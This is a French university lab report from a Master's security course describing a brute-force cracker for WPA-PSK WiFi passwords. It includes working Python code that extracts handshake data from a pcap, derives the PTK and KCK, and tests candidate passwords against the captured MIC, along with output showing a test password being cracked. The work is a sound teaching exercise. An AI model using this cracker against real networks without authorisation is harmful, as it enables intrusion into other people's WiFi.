



**Université  
de Limoges**

**UNIVERSITY OF LIMOGES**

Faculty of Science and Technology

**Master 1 CRYPTIS**

**Sécurité de l'Information et Cryptologie  
(CRYPTIS)**

*Parcours Informatique*

Projet Audit Réseaux - Semestre II

---

## **Attack bruteforce sur WPA-PSK**

---

**MAKHOUL Vladimir**

**SALAME Joe**

*Enseignants*

**M. Conchon Emmanuel**

**M. Bonnefoi Pierre-Francois**

28 avril 2023

# Table des matières

|          |                                  |          |
|----------|----------------------------------|----------|
| <b>1</b> | <b>Présentation</b>              | <b>2</b> |
| <b>2</b> | <b>Déroulement des étapes</b>    | <b>2</b> |
| 2.1      | Extraction des données . . . . . | 2        |
| 2.2      | Fonction PRF . . . . .           | 3        |
| 2.3      | Fonction Passcrack . . . . .     | 4        |
| <b>3</b> | <b>Resultats</b>                 | <b>5</b> |

# 1 Présentation

Le but de ce projet est de réaliser un outil permettant de trouver par une méthode « brute force » le mot de passe utilisé dans la protection d'un réseau WiFi protégé par WPA-PSK.

## 2 Déroulement des étapes

### 2.1 Extraction des données

La première étape que nous avons faite consiste à extraire les données du fichier pcap à l'aide de scapy. Nous avons filtré les paquets eapol et en avons extrait les adresses mac et les nonces ainsi que le MIC. Nous avons créé le fichier python qui ajoute le protocole wpa-psk à scapy et l'avons importé afin qu'il nous soit plus facile de manipuler les paquets.

- Le deuxième paquet de la 4-way handshake contient le S nonce, qui est généré par le client.
- Le troisième paquet de la 4-way handshake contient le A nonce, qui est généré par le point d'accès (AP).
- Le quatrième paquet contient le MIC qui sera utilisé pour vérifier si nous avons le bon mot de passe

```
1 from scapy.all import *
2 from wpa import *
3
4 pcap = rdpcap("capture_wpa.pcap")
5 eapol = pcap.filter(lambda p: EAPOL in p)
6
7 pkt0 = pcap[0]
8 pkt1 = eapol[0]
9 pkt2 = eapol[1]
10 pkt3 = eapol[2]
11 pkt4 = eapol[3]
12
13 ssid = pkt0.info.decode()
14
15 mic = pkt4.wpa_key_mic
16
17 s_mac = pkt1.addr2
18 a_mac = pkt2.addr2
19 s_mac = s_mac.split(":")
20 s_mac = ''.join(s_mac)
21 a_mac = a_mac.split(":")
22 a_mac = ''.join(a_mac)
23
24 anonce = pkt3.nonce
25 snonce = pkt2.nonce
26
```

Ensuite, nous avons pris le dernier paquet contenant le MIC, nous l'avons retiré et avons rempli le reste avec zéro. Ce paquet sera utilisé pour générer les nouveaux Mics calculés à partir du **KCK** déduit du **PTK**.

Enfin nous avons extrait l'algorithme de hachage utilisé dans le calcul Mic (MD5 ou Sha1) . Cela sera utilisé plus tard.

```
1 final_pkt=pkt4[EAPOL]
2 final_pkt.wpa_key_mic=0
3 version=pkt1.key_descriptor_Version
```

## 2.2 Fonction PRF

Une **PRF**, « Pseudo Random Function », est une fonction utilisée pour agrandir une clé et une graine, « seed », en une séquence pseudo-aléatoire de taille variable. Cette fonction est utilisée ici pour générer la pairwise transient key (**PTK**).

Elle prend comme arguments la **PMK**, une chaîne de caractères A ("Pairwise key expansion"), une variable B qui contient la concatenation suivante :

*lowerMac||HigherMac||LowerNonce||HigherNonce*.

```
1 def PRF512(pmk,A,B):
2     i=0
3     r=b''
4     while i!=4:
5         concat=A+chr(0x00).encode()+B+chr(i).encode()
6         hMac=hmac.new(pmk,digestmod=hashlib.sha1)
7         hMac.update(concat)
8         r=r+hMac.digest()
9         i+=1
10    return r[:64]
```

Sha1 produit une sortie de 160 bits soit 20 octets et la **PTK** a une taille de 512 bits soit 64 octets, nous avons donc besoin de 4 itérations pour produire 80 octets et les 64 premiers octets de cette chaîne forment la **PTK**.

Voici les etapes suivie :

1-initialiser un compteur, i, sur un octet à 0

2-créer un bloc de données en concaténant les données suivantes :

- A une chaîne de caractères spécifique à l'application
- 0 un octet valant zéro
- B les données à traiter
- le compteur i qui sera incrémenté après chaque iteration
- ce qui s'écrit :  $A|0|B|i$

3. calculer  $r+ = HMACSHA1(PMK, A|0|B|i)$


## 2.3 Fonction Passcrack

Cette fonction applique l'attaque par brute force en générant toutes les combinaisons de caractères possibles jusqu'à ce qu'elle trouve le mot de passe correct. Après chaque combinaison générée nous l'utilisons pour calculer le **PMK** utilisé comme paramètre dans la fonction **PRF** responsable de la création du **PTK**. Ensuite, nous prenons les 16 premiers octets (128 bits) du **PTK** qui forme la clé **KCK**. Cette **KCK** est utilisée pour calculer le mic avec le quatrième paquet dans lequel nous avons supprimé le MIC. Si le MIC calculé est équivalent au MIC d'origine, cela signifie que le mot de passe a été trouvé, sinon nous essayons l'itération suivante jusqu'à ce qu'il trouve la bonne combinaison. Concernant la version, nous avons obtenu ce champ de la handshake lorsque nous avons extrait les données, si la version en est une, nous utiliserons MD5 comme algorithme de hachage, si la version est 2, nous utiliserons SHA1

```
1 def passcrack(mic,A,B,final_pkt,ssid,version):
2     chars = string.ascii_lowercase
3     for guess in itertools.product(chars, repeat=8):
4         guess = ''.join(guess)
5         f=PBKDF2(guess,ssid,4096)
6         pmk=f.read(32)
7         PTK=PRF512(pmk,A,B)
8         KCK=PTK[:16]
9         if version==1:
10             hMac=hmac.new(KCK,digestmod=hashlib.md5)
11         else:
12             hMac=hmac.new(KCK,digestmod=hashlib.sha1)
13         hMac.update(bytes(final_pkt))
14         testMic=hMac.digest()
15         print(guess)
16         if(mic==testMic):
17             print("Password Cracked:",guess)
18             return
```

### 3 Resultats

Comme nous pouvons le voir sur la photo, le brute force a mis du temps à obtenir le mot de passe, environ 17603 tentatives et le mot de passe est "aaaababa"



```
vlad@vlad: ~/wpaproj
aaaabaaf
aaaabaag
aaaabaah
aaaabaaï
aaaabaaï
aaaabaaj
aaaabaak
aaaabaal
aaaabaam
aaaabaan
aaaabaao
aaaabaap
aaaabaaq
aaaabaar
aaaabaas
aaaabaat
aaaabaau
aaaabaav
aaaabaaw
aaaabaax
aaaabaay
aaaabaaz
aaaababa
Password Cracked in 17603 attemps: aaaababa
vlad@vlad: ~/wpaproj$
```

FIGURE 1 – Brute Force